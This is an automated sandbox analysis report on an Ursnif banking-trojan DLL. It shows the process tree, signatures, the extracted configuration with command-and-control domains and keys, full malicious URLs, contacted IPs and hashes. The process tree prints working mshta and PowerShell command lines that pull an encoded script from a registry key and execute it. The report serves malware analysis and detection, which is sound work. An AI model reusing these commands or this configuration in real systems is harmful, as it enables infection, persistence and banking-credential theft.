ID: 456598
Sample Name: beneficial.dll
Cookbook: default.jbs
Time: 01:41:07
Date: 30/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report beneficial.dll

Overview

General Information

Sample Name:	beneficial.dll
Analysis ID:	456598
MD5:	631779ef3aecb48.
SHA1:	9103735e9771b4..
SHA256:	a4c7d46ab94add..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for subm...
- Sigma detected: Encoded IEX
- Snort IDS alert for network traffic (e....
- System process connects to networ...
- Yara detected Ursnif
- Allocates memory in foreign process...
- Compiles code for process injection ...
- Creates a thread in another existing ...
- Hooks registry keys query functions...

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 4156 cmdline: loaddll32.exe 'C:\Users\user\Desktop\beneficial.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 5904 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\beneficial.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5928 cmdline: rundll32.exe 'C:\Users\user\Desktop\beneficial.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 5988 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - rundll32.exe (PID: 1092 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 5892 cmdline: rundll32.exe C:\Users\user\Desktop\beneficial.dll,Born MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 2212 cmdline: rundll32.exe C:\Users\user\Desktop\beneficial.dll,Fitsecond MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1708 cmdline: rundll32.exe C:\Users\user\Desktop\beneficial.dll,Pastput MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - control.exe (PID: 4924 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- mshta.exe (PID: 5628 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Bn9l='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Bn9l).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5068 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 2592 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6048 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES7CE2.tmp' 'c:\Users\user\AppData\Local\Temp\kdz1kgtq\CSC3C6C006953954AC2BBB3EA5383F4311.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 4812 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 3384 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES92FA.tmp' 'c:\Users\user\AppData\Local\Temp\tangn2aw\CSCCFAE70CB50C649DC9230F2DAC50A036.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3388 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- mshta.exe (PID: 3288 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>J7aj='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(J7aj).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6104 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5300 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 2132 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4436 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESB25A.tmp' 'c:\Users\user\AppData\Local\Temp\4mppu3lx\CSC5D5E602DFAC54795936F9835A1D78A6E.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 3820 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1968 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESCF86.tmp' 'c:\Users\user\AppData\Local\Temp\y3j0hr41\CSC1BD10A2A5D864F59B6883896D7374BCD.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"9LNhwxYlD34jdxVCbRuhkLxCR5ltHK+f92WD9cMttCYYbvrL4wv6YJiUl9MHov+IIcYUbYs1JFt6ciXd5FdaoSi3eR2WJz3cKGQV77NysByS4hxLaSEsHQS3R7uDA4zT8rf/1GgZx5Tp5bLYUv+OvwzR6K0bcxr8BVKOhWasMt87tt2F
/oc67dLXbG6cOVSb9XDEKm1AD4WNvDG5s+8oRXKyXYNyBvqnTooYX8iM4Wq8R9SXbFoTevuBBwCGXRu7hbWXoRZP6gXfoUqzaH99rq2BGpO8MD8zNQdBO2RxQLO9iayjRA/+oZ0IQHzkfaTa+mDCPgDQii50gVawYZtAvTBYJQQyRdCtV
bewt3iRduY=",
  "c2_domain": [
    "gtr.antoinfer.com",
    "app.bighomegl.at"
  ],
  "botnet": "1500",
  "server": "580",
  "serpent_key": "eTV3coItEryBMTIK",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.348342609.0000000005088000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.373389445.0000000003EB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.370586120.0000000003EB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.435306000.0000000004E68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.370648596.0000000003EB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 26 entries				

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts 1	Windows Management Instrumentation 2	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Rootkit 4	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Process Injection 8 1 3	Masquerading 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non- Appli Layer Proto
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Valid Accounts 1	NTDS	System Information Discovery 4 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Access Token Manipulation 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Security Software Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multit Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 8 1 3	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail F


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
beneficial.dll	8%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.rundll32.exe.63f0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loaddll32.exe.1270000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.2.rundll32.exe.5300000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.2.rundll32.exe.650000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
gtr.antoinfer.com	8%	Virustotal		Browse
app.flashgameo.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://gtr.antoinfer.com/5QxR3u9Oxc2/66JuutLFo4_2BN/FYPvHdZdpqBBUlII8YbkV/HeRpg9bicXJHtfwV/D4QIfvz6kYooZLO/cw4gCcjcoRxS01qkn1/EW0Ez7bVC/W7k8iaBQuoYhbKZqLnrE/RbmpYueuIODfoh6oP2l/c8Ac2bwpliTaTSR56vdGwk/ZRQxemEpvF2A8/99lPQg9V/lwEJF2LaR_2FZsZYxJbXRUs/6u5PpA2s_2/FPyKVp1yfx9FnP4nW/L_2Fr3MO_2By/WnKnaVSLrhm/N0Y4cK91iRGQ0B/oWkJGcqoY10Xhf8Gg076m/Kf5Jj7Gzg1x_2BtG/X7PsvIId3dQ8Qbd/BbiLQ_2F/U	100%	Avira URL Cloud	malware	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://app.flashgameo.at/AaIOQUP2y/4dnIAMN75W41Bfts1fSz/M_2Fx5i8y8r51u0lG8k/Vow6wxsSIumTiRnzEaU_2F/CNqZZratbcUbt/LfJIE5RK/Qn2KT5OfSwybCTYBU60XzCf/sUfUuU3ny4/Nvm_2F3pWKviik2bT/GkHFCrtshckm/ulvNk97G1Hx/pXIQmYClmd4w2X/GUTmFeyxxN3C13bmMyAKU/NQgWhtBdSJ1Z_2Fo/_2B4Pdro50W_2FD/Bvoq_2B6Eukz15ckDu/b66LiH2F3/_2FbDHmG1_2BEazwEN73/RMWRczom09mYBn_2F5G/UMe8OA5em/vbxfmSXOeF5/N7V	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gtr.antoinfer.com	185.228.233.17	true	true	• 8%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
app.flashgameo.at	185.228.233.17	true	true	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/5QxR3u9Oxc2/66JuutLFo4_2BN/FYPvHdZdpqBBUlII8YbkV/HeRpg9bicXJHtfwV/D4QIfvz6kYooZLO/cw4gCcjcoRxS01qkn1/EW0Ez7bVC/W7k8iaBQuoYhbKZqLnrE/RbmpYueuIODfoh6oP2l/c8Ac2bwpliTaTSR56vdGwk/ZRQxemEpvF2A8/99lPQg9V/lwEJF2LaR_2FZsZYxJbXRUs/6u5PpA2s_2/FPyKVp1yfx9FnP4nW/L_2Fr3MO_2By/WnKnaVSLrhm/N0Y4cK91iRGQ0B/oWkJGcqoY10Xhf8Gg076m/Kf5Jj7Gzg1x_2BtG/X7PsvIId3dQ8Qbd/BbiLQ_2F/U	true	• Avira URL Cloud: malware	unknown
http://app.flashgameo.at/AaIOQUP2y/4dnIAMN75W41Bfts1fSz/M_2Fx5i8y8r51u0lG8k/Vow6wxsSIumTiRnzEaU_2F/CNqZZratbcUbt/LfJIE5RK/Qn2KT5OfSwybCTYBU60XzCf/sUfUuU3ny4/Nvm_2F3pWKviik2bT/GkHFCrtshckm/ulvNk97G1Hx/pXIQmYClmd4w2X/GUTmFeyxxN3C13bmMyAKU/NQgWhtBdSJ1Z_2Fo/_2B4Pdro50W_2FD/Bvoq_2B6Eukz15ckDu/b66LiH2F3/_2FbDHmG1_2BEazwEN73/RMWRczom09mYBn_2F5G/UMe8OA5em/vbxfmSXOeF5/N7V	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.228.233.17	gtr.antoinfer.com	Russian Federation		64439	ITOS-ASRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	456598
Start date:	30.07.2021
Start time:	01:41:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 55s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	beneficial.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	44
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@42/36@9/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.8% (good quality ratio 21.6%) • Quality average: 79% • Quality standard deviation: 29.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
01:42:52	API Interceptor	4x Sleep call for process: rundll32.exe modified
01:43:15	API Interceptor	3x Sleep call for process: loaddll32.exe modified
01:43:16	API Interceptor	115x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.228.233.17	mental.dll	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	2790000.dll	Get hash	malicious	Browse	• 208.67.222.222
	2770174.dll	Get hash	malicious	Browse	• 208.67.222.222
	3a94.dll	Get hash	malicious	Browse	• 208.67.222.222
	laka4.dll	Get hash	malicious	Browse	• 208.67.222.222
	o0AX0nKiUn.dll	Get hash	malicious	Browse	• 208.67.222.222
	a.exe	Get hash	malicious	Browse	• 208.67.222.222
	swlsGbeQwT.dll	Get hash	malicious	Browse	• 208.67.222.222
	document-1048628209.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-69564892.xls	Get hash	malicious	Browse	• 208.67.222.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1813856412.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1776123548.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-647734423.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1579869720.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-895003104.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-806281169.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1747349663.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1822768538.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-583955381.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1312908141.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1612462533.xls	Get hash	malicious	Browse	• 208.67.222.222
gtr.antoinfer.com	mental.dll	Get hash	malicious	Browse	• 185.228.233.17
	lj3H69Z3Io.dll	Get hash	malicious	Browse	• 167.172.38.18
	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	Get hash	malicious	Browse	• 165.232.183.49
	documentation_39236.xlsb	Get hash	malicious	Browse	• 165.232.183.49
	3a94.dll	Get hash	malicious	Browse	• 165.232.183.49
	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ITOS-ASRU	mental.dll	Get hash	malicious	Browse	• 185.228.233.17
	1n0JwffkPt.exe	Get hash	malicious	Browse	• 185.228.233.5
	niaSOf2RtX.exe	Get hash	malicious	Browse	• 193.187.173.42
	ao9sQznMcA.exe	Get hash	malicious	Browse	• 193.187.175.114
	k87DGeHNZD.exe	Get hash	malicious	Browse	• 193.187.175.114
	iiLllZALpo.exe	Get hash	malicious	Browse	• 193.187.175.114
	E6o11ym5Sz.exe	Get hash	malicious	Browse	• 193.187.175.114
	Oo0Djz1juc.exe	Get hash	malicious	Browse	• 193.187.175.114
	JeqzgYmPWu.exe	Get hash	malicious	Browse	• 193.187.175.114
	HBkYcWWHmy.exe	Get hash	malicious	Browse	• 185.159.129.78
	report.11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	intelligence_11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	details-11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	deed contract_11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
